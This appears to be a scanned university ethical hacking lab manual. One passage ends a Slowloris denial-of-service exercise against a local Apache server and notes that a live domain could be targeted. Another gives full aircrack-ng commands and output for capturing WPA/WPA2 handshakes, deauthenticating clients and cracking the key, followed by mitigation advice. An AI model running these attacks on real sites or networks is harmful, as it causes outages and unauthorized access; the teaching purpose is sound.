


```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
anonsurf  anony  anonym  fatrat  kalitorify
root@kali:~/Desktop# cd Slowloris
root@kali:~/Desktop/Slowloris# ls
slowloris
root@kali:~/Desktop/Slowloris# cd slowloris
root@kali:~/Desktop/Slowloris/slowloris# ls
LICENSE  MANIFEST.in  README.md  setup.py
root@kali:~/Desktop/Slowloris/slowloris# 
```

```
carrier 0  collisions 0

root@kali:~# sudo service apache2 start
root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/a>
     Active: active (running) since Mon 20>
       Docs: https://httpd.apache.org/docs>
    Process: 1731 ExecStart=/usr/sbin/apac>
   Main PID: 1742 (apache2)
      Tasks: 7 (limit: 2340)
     Memory: 19.4M
     CGroup: /system.slice/apache2.service
             ├─1742 /usr/sbin/apache2 -k s>
             ├─1743 /usr/sbin/apache2 -k s>
             ├─1744 /usr/sbin/apache2 -k s>
             ├─1745 /usr/sbin/apache2 -k s>
             ├─1746 /usr/sbin/apache2 -k s>
             ├─1747 /usr/sbin/apache2 -k s>
             └─1748 /usr/sbin/apache2 -k s>

Mar 22 06:24:01 kali systemd[1]: Starting >
Mar 22 06:24:01 kali apachectl[1741]: AH00>
Mar 22 06:24:01 kali systemd[1]: Started T>
lines 1-20/20 (END)
```

Step 9: We can see that our server is under active status it means is running properly, now come back to the first terminal, and to check permissions run the following command.

ls -l



root@kali: ~/Desktop/Slowloris/slowloris
File Actions Edit View Help

```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
anonsurf  anony  anonym  fatrat  kalitorify
root@kali:~/Desktop# cd Slowloris
root@kali:~/Desktop/Slowloris# ls
slowloris
root@kali:~/Desktop/Slowloris# cd slowloris
root@kali:~/Desktop/Slowloris/slowloris# ls
LICENSE  MANIFEST.in  README.md  setup.py
root@kali:~/Desktop/Slowloris/slowloris# ls
 -l
total 24
-rw-r--r-- 1 root root 1065 Mar 16 07:27 LI
CENSE
-rw-r--r-- 1 root root   26 Mar 16 07:27 MA
NIFEST.in
-rw-r--r-- 1 root root 2551 Mar 16 07:27 RE
ADME.md
-rw-r--r-- 1 root root  437 Mar 16 07:27 se
tup.py
-rwxr-xr-x 1 root root 7552 Mar 16 07:27 sl
owloris.py
root@kali:~/Desktop/Slowloris/slowloris# 
```

```
carrier 0  collisions 0

root@kali:~# sudo service apache2 start
root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/a>
     Active: active (running) since Mon 20>
       Docs: https://httpd.apache.org/docs>
    Process: 1731 ExecStart=/usr/sbin/apac>
   Main PID: 1742 (apache2)
      Tasks: 7 (limit: 2340)
     Memory: 19.4M
     CGroup: /system.slice/apache2.service
             ├─1742 /usr/sbin/apache2 -k s>
             ├─1743 /usr/sbin/apache2 -k s>
             ├─1744 /usr/sbin/apache2 -k s>
             ├─1745 /usr/sbin/apache2 -k s>
             ├─1746 /usr/sbin/apache2 -k s>
             ├─1747 /usr/sbin/apache2 -k s>
             └─1748 /usr/sbin/apache2 -k s>

Mar 22 06:24:01 kali systemd[1]: Starting >
Mar 22 06:24:01 kali apachectl[1741]: AH00>
Mar 22 06:24:01 kali systemd[1]: Started T>
lines 1-20/20 (END)
```

Step 10: Now it's time to run the tool using the following command.


python3 slowloris.py (your ip address) -s 500


root@kali: ~/Desktop/Slowloris/slowloris

```
slowloris
root@kali:~/Desktop/Slowloris# cd slowloris
root@kali:~/Desktop/Slowloris/slowloris# ls
LICENSE  MANIFEST.in  README.md  setup.py
root@kali:~/Desktop/Slowloris/slowloris# ls
 -l
total 24
-rw-r--r-- 1 root root 1065 Mar 16 07:27 LI
CENSE
-rw-r--r-- 1 root root   26 Mar 16 07:27 MA
NIFEST.in
-rw-r--r-- 1 root root 2551 Mar 16 07:27 RE
ADME.md
-rw-r--r-- 1 root root  437 Mar 16 07:27 se
tup.py
-rwxr-xr-x 1 root root 7552 Mar 16 07:27 sl
owloris.py
root@kali:~/Desktop/Slowloris/slowloris# py
thon3 slowloris.py 10.0.2.15 -s 500
[22-03-2021 06:34:21] Attacking 10.0.2.15 w
ith 500 sockets.
[22-03-2021 06:34:21] Creating sockets...
[22-03-2021 06:34:21] Sending keep-alive he
aders... Socket count: 500
```

```
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/a>
     Active: active (running) since Mon 20>
       Docs: https://httpd.apache.org/docs>
    Process: 1731 ExecStart=/usr/sbin/apac>
   Main PID: 1742 (apache2)
      Tasks: 7 (limit: 2340)
     Memory: 19.4M
     CGroup: /system.slice/apache2.service
             ├─1742 /usr/sbin/apache2 -k s>
             ├─1743 /usr/sbin/apache2 -k s>
             ├─1744 /usr/sbin/apache2 -k s>
             ├─1745 /usr/sbin/apache2 -k s>
             ├─1746 /usr/sbin/apache2 -k s>
             ├─1747 /usr/sbin/apache2 -k s>
             └─1748 /usr/sbin/apache2 -k s>

Mar 22 06:24:01 kali systemd[1]: Starting >
Mar 22 06:24:01 kali apachectl[1741]: AH00>
Mar 22 06:24:01 kali systemd[1]: Started T>
~
~
~
~
lines 1-20/20 (END)
```

Step 11: You can see the tool has started attacking that particular IP address which we have given now to check whether its working or not go to your browser and on your URL bar type that IP address, and you will see the site is only loading and loading but not opening this is how Slowloris tool works.



As you can see here the browser is waiting for an IP address because the browser is not able to load the page, this is because the denial of service attack is happening behind the browser using slowloris tool if you want to attack the live website you can attack using the domain name of that website instead of giving the IP address of the system to the slowloris tool. Slowloris tool will start attacking that particular domain however it's a crime, and we do not promote such type of activity the tutorial was only for education purposes.

****

Exercise/Experiment Number: 07

Lab Code / Lab	**: U18CSE0223 - Ethical Hacking and Network Defence Lab**
Branch	**: III BE CSE, IT & AI&DS**
Title of the exercise/experiment	**:** Wireless and mobile hacking and security

STEP 1: INTRODUCTION

d) OBJECTIVE OF THE EXERCISE/EXPERIMENT

- . To understand Wireless and mobile hacking and security.

STEP 2: ACQUISITION

e) Facilities/material required to do the exercise/experiment:

Sl. No.	Facilities/material required	Quantity
1. 2.	PC with Kali Linux Platform and If Windows PC, Oracle VirtualBox	1/Student 1/Student

f) Procedure for doing the exercise/experiment:

Capturing and Cracking WPA/WPA2 WiFi Passwords with Kali Linux

Wireless access points can provide a gateway into your organisation’s network for unauthorised threat actors.

Understanding the techniques used by threat actors to capture and crack WPA/WPA2 hashes can be also be useful when trying to enhance your network security.


In this blog, we’ll explore how wireless packets can be captured, how WPA/WPA2 pre-shared key hashes can be obtained and how these hashes can be cracked to derive the plaintext password. We’ll then look at what can be done to reduce the risk of wireless exploitation which will ultimately help to better protect your organisation.

Capturing WPA/WPA2 Pre-Shared Key Hashes

1. **Kill Running Processes:** To begin, you must ensure that any running networking services on your machine are killed. This shuts down any services that may prevent airmon-ng placing the

wireless network interface card (NIC) in monitor mode. The following command must be run from the airmon-ng suite.


sudo airmon-ng check kill



```
┌──(root㉿kali)-[~]
└─# sudo airmon-ng check kill

Killing these processes:

    PID Name
   4092 wpa_supplicant
```

2. **Monitor Mode Activation: Y**our wireless NIC must be set to monitor mode. This mode allows the NIC to monitor and capture all wireless traffic within range. We recommend using a wireless adapter that will support packet injection and monitor mode. The wireless adapters will also provide much better signal reception over a built-in wireless NIC.


sudo airmon-ng start wlan0



```
┌──(root㉿kali)-[~]
└─# sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           8812au          Realtek Semiconductor Corp. RTL8812AU
 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
                (monitor mode enabled)
```

3. **Packet Sniffing:** Once in monitor mode, a tool such as airodump-ng can be employed to capture incoming wireless packets. The tool provides a real-time view of the wireless networks in range (SSIDs) and their access point MAC addresses (BSSIDs). We use the following command, focusing on the wlan0 interface in our case.

sudo airodump-ng ‘wlan0’




```
 CH 13 ][ Elapsed: 24 s ][ [redacted]

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 [redacted]         -53        0        0    0   6  195   OPN              [redacted]
                    -58        1        0    0   6  195   WPA2 CCMP   PSK
                    -71        2       11    0   9  360   WPA2 CCMP   PSK
                    -62       59        0    0   4  195   WPA2 CCMP   PSK
 [illegible]         -9       60        0    0   4  195   WPA2 CCMP   PSK  TP-Link_[illegible]
 [redacted]         -33       80       10    0   6  130   WPA2 CCMP   PSK  [redacted]
                    -58        2        1    0   1  260   WPA2 CCMP   PSK
                    -60       22        0    0   1  195   OPN
                     -8       38       27    0   1  195   WPA2 CCMP   PSK
                    -68       32        0    0   1  195   WPA2 CCMP   PSK
                    -36       33       25    1  11  260   WPA2 CCMP   PSK
                    -57       45       17    1  11  130   WPA2 CCMP   PSK
                    -25       56       20    1  11  130   WPA2 CCMP   PSK
```

4. **Targeted Capture:** To reduce the noise and focus on the target we are interested in, we can set airodump to filter by the relevant BSSID and channel. Where there are multiple BSSIDs, try to focus on one which has a higher amount of data reported.

We now wait until a WPA/WPA2 handshake is captured. Once captured there will be a banner at the top of the panel which reads '[WPA Handshake: <MAC Address>] '. Once the handshake has been obtained, we can stop the tool and collect the .pcap file that's been generated (which now holds the captured WPA/WPA2 handshake).


sudo airodump-ng -c 4 –bssid '60:A4:B7:49:D9:ED' -w capture 'wlan0'



```
CH  4 ][ Elapsed: 14 s ][ 2024-07-19 04:18 ][ fixed channel wlan0: 11

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

60:A4:B7:49:D9:ED  -18   0       90        0    0   4  195   WPA2 CCMP   PSK  TP-Link_D9ED

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

5. **Deauthentication Attack (Optional):** Where you're having trouble capturing a wireless handshake, you can use a deauthentication attack to expedite the process. By disconnecting a client from the network, you force them to reconnect. This increases your chance of capturing a WPA/WPA2 handshake, particularly where wireless traffic is sparse.

sudo aireplay-ng –deauth 0 -a 'Access point BSSID' -c 'Station BSSID' 'wlan0'




```
[illegible]
└─# sudo aireplay-ng --deauth 0 -a 60:A4:B7:49:D9:ED -c [redacted] wlan0
04:46:07  Waiting for beacon frame (BSSID: 60:A4:B7:49:D9:ED) on channel 4
04:46:08  Sending 64 directed DeAuth (code 7). STMAC: [[redacted]] [ 0|20 ACKs]
04:46:08  Sending 64 directed DeAuth (code 7). STMAC: [            ] [ 0| 0 ACKs]
04:46:09  Sending 64 directed DeAuth (code 7). STMAC: [            ] [ 0|20 ACKs]
04:46:10  Sending 64 directed DeAuth (code 7). STMAC: [            ] [ 0|66 ACKs]
04:46:11  Sending 64 directed DeAuth (code 7). STMAC: [            ] [ 0|66 ACKs]
04:46:11  Sending 64 directed DeAuth (code 7). STMAC: [            ] [ 0| 4 ACKs]
```

Cracking WPA/WPA2 Pre-Shared Key Hashes

Handshake Cracking: Now that we've captured a WPA/WPA2 PSK hash, we can use a tool like aircrack-ng to crack the hash and derive the plaintext password/PSK. This involves running the hash against a common password list.

For this example, I created a .txt file and entered a few lines which included the password for the router. Normally this process would require millions of potential passwords and would take significantly more computing resource and time. The simpler or easier to guess the password is, the higher the likelihood that we'll get a password match within our list.

sudo aircrack-ng -w 'wordlist.txt' 'capture-01.cap'



```
┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng -w wordlist.txt testcapture-01.cap
Reading packets, please wait...
Opening testcapture-01.cap
Resetting EAPOL Handshake decoder state.
Read 12600 packets.

   #  BSSID              ESSID                     Encryption

   1  60:A4:B7:x9:D9:ED  TP-Link_D9ED              WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening testcapture-01.cap
Resetting EAPOL Handshake decoder state.
Read 12600 packets.

1 potential targets

                               Aircrack-ng 1.7

      [00:00:00] 5/5 keys tested (196.06 k/s)

      Time left: --

                          KEY FOUND! [ [redacted] ]

      Master Key     : [redacted]

      Transient Key  : [redacted]

      EAPOL HMAC     : [redacted]
```

How To Reduce The Risk of Wireless Exploitation

Upgrade to WPA3 Where Possible: The WPA3 protocol provides noticeable security benefits over WPA/WPA2, including stronger encryption, forward secrecy and individualised encryption which mitigates the traditional WPA/WPA2 hash capture and cracking techniques. WPA is deprecated and so WPA2 should be used where WPA3 is not an option.

Use Strong & Complex Passwords: Where the WPA2 protocol must be used, ensure that the pre-shared key/WiFi password is strong and not easily guessable. The simpler the password is, the faster it will be cracked if a hash is obtained. Avoid using common words and instead opt for more complex phrases with a mixture of different character types.

Recalibrate Signal Strength: Consider limiting the wireless signal range to only the area practically required. This will make it more difficult for threat actors to pick up a signal from outside the building/premises.

Use a Strong Encryption Algorithm: Where using WPA2, ensure that the settings use the stronger AES encryption rather than TKIP.

Disable SSID Broadcasting: Hide the SSID (wireless network name) by disabling SSID broadcasting. This will make the network less visible to casual threat actors and increase the difficulty for exploitation.

Use MAC Address Filtering: Consider using MAC address filtering to allow only approved devices to be able to connect to the organisation network. Although the MAC address of a device can be spoofed, it makes the process of connecting to the wireless network more difficult for a threat actor.

****